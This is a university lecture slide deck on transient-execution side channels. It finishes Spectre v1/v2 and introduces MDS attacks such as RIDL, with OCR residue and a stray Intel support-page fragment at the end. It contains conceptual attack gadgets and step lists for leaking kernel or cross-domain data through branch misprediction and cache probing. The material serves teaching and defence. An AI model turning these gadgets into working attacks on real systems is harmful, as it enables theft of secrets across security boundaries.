Comp 590-184: Hardware Security and Side-Channels

Lecture 11: MDS attacks

February 19, 2026
Andrew Kwong


THE UNIVERSITY *of* NORTH CAROLINA *at* CHAPEL HILL

Slides adapted from Stephan Van Schaik and Mengjia Yan


Agenda

- Finish off Spectre
- Talk about MDS attacks, an evolution of transient execution attacks

A Simple Branch Predictor Unit (BPU)



- When branch instruction commits
  - Update the predictor
- In the fetch stage
  - Use the predictor to decide what address to fetch next
- Limited space?
  - Use selected bits in PC to index into the predictor


Branch address
BTB
Target 1
Target 2
Target 3
Target 4
PHR
T N N T T N N T N
PHT
N N T T
Direction Prediction
Target Prediction


Spectre Variant 1 – Exploit Branch Predictor

- Consider the following kernel code, e.g., in a system call

```
Br:   if (x < size_array1) {
Ld1:          secret = array1[x]
Ld2:          y = array2[secret*64]
      }
```

Always malicious?
No. It may be a benign misprediction.
We do not consider Spectre to be a bug.

Attack to read arbitrary memory:
1. Setup: Train branch predictor
2. Transmit: Trigger branch misprediction; *&array1[x]* maps to some desired kernel address
3. Receive: Attacker probes cache to infer which line of *array2* was fetched


Branch address
BTB
Target 1
Target 2
Target 3
Target 4
PHR
T N N T T N N T N
PHT
N N T T
Direction Prediction
Target Prediction

Threat Model

- Cross process
  - User to kernel
  - Can be hard to find “gadgets”
- Browser attack:
  - Code running in sandbox is supplied by attacker
  - Sandbox disallows reading outside of bounds
  - Use Spectre to read outside of sandbox bounds

EBPF


- Linux technology
- Allows unprivileged users to run sandboxed programs in kernel mode
  - Heavily restricted, cannot access out of bounds
- Use spectre to read memory under kernel’s context

Virtual Machines?

- Cloud computing infrastructure
- Untrusted tenants running on same hardware within virtual machines
- Can we use Spectre v1 to attack?

Spectre V2 – Speculative JOP

1. Insert <PC_train, PC_spectre>
2. Trigger PC_victim_src
3. Speculatively execute PC_spectre




```
Br: jump Ld1
```


```
Br: if (…) {
…         }
…
Ld1: secret = array1[x]
Ld2: y = array2[secret*4096]
```

Chaining gadgets

- JOP gadget:
  - Performs small bit of functionality
  - Ends in a branch
    - Can also be mistrained
  - Doesn’t even have to be a real instruction
    - Jump into middle of instruction


Mistrain predictor
Flush Array_A
Setup
Conditional/Indirect Branch Instruction
Delayed Authorization
Speculative window
Load S
Secret access
Compute load address R
Use Secret and Send Secret
Load R to Cache
Authorization Resolved
Squash or commit
Receive Secret
Branch resolution: correct flow
Reload Array_A
Measure time
...

General Attack Schema



Apply the General Attack Scheme


```
……
Ld1: uint8_t secret = *kernel_address;
Ld2: unit8_t dummy = probe_array[secret*64];
```

Which is **access** operation?
Which is **transmit** operation?

```
Br:  if (x < size_array1) {
Ld1:        secret = array1[x]
Ld2:        y = array2[secret*64]
     }
```

```
Br: jmp %eax
…
…
Ld1: secret = array1[x]
Ld2: y = array2[secret*4096]
```

General Attack Schema



- Transient attacks: can leak data-at-rest
  - Meltdown = transient execution + deferred exception handling
  - Spectre = transient execution on wrong paths

"Easy" to fix

Hard to fix


MDS attacks

- MDS
    - RIDL
    - Fallout
    - ZombieLoad
    - Cacheout
- Crosstalk
- Downfall
- Reptar
- LVI

MDS attacks


- Prior transient execution attacks have a limitation
  - Must address the secret data
    - Common point for mitigation deployment

SECURITY DOMAINS




We can leak between hardware threads!

SECURITY DOMAINS




But can we leak across other security domains?

SECURITY DOMAINS




Yes, we can!

SECURITY DOMAINS




We leak from the kernel ...

SECURITY DOMAINS




… across VMs …

SECURITY DOMAINS



... from the hypervisor ...

SECURITY DOMAINS



... and from SGX enclaves!

SECURITY DOMAINS

- Even works from the browser
- Javscript attacker can conduct RIDL attacks
    - Doesn’t require special instructions

PREVIOUS ATTACKS

MELTDOWN
CVE-2017-5754

SPECTRE
CVE-2017-5715
CVE-2017-5753

FORESHADOW
CVE-2018-3615
CVE-2018-3620
CVE-2018-3646

Previous attacks show we can speculatively leak from **addresses**


- **Spectre**: access out-of-bound *addresses*
- **Meltdown**: leak kernel data from virtual *addresses*

- **Spectre**: mask array index to limit *address* range
- **Meltdown**: unmap kernel *addresses* from userspace

Example

10.3


MELTDOWN



Before

Problem: leak kernel data from virtual addresses

MELTDOWN



Before

After

Solution: unmap kernel addresses

PREVIOUS ATTACKS

- Previous attacks exploit addressing

PREVIOUS ATTACKS

- Previous attacks exploit addressing
- Mitigation by isolating/masking addresses

RIDL

RIDL does *not* depend on addressing:

RIDL

RIDL does *not* depend on addressing:

- ⇒ Bypass *all* address-based security checks

RIDL

RIDL does *not* depend on addressing:

- ⇒ Bypass *all* address-based security checks
- ⇒ Makes RIDL **hard to mitigate**


What CPUs does RIDL affect?

They bought Intel and AMD CPUs from almost every generation since 2008

1
4.
1

1
4.
3

RIDL works on all mainstream Intel CPUs since 2008


Products Solutions Support
intel
USA (English) Sign In
Drivers and Software Product Specifications Warranty Support Community Contact Support Support by Product
SUPPORT
Support Home › Processors ›

Side-channel Vulnerability and Mitigation Methods

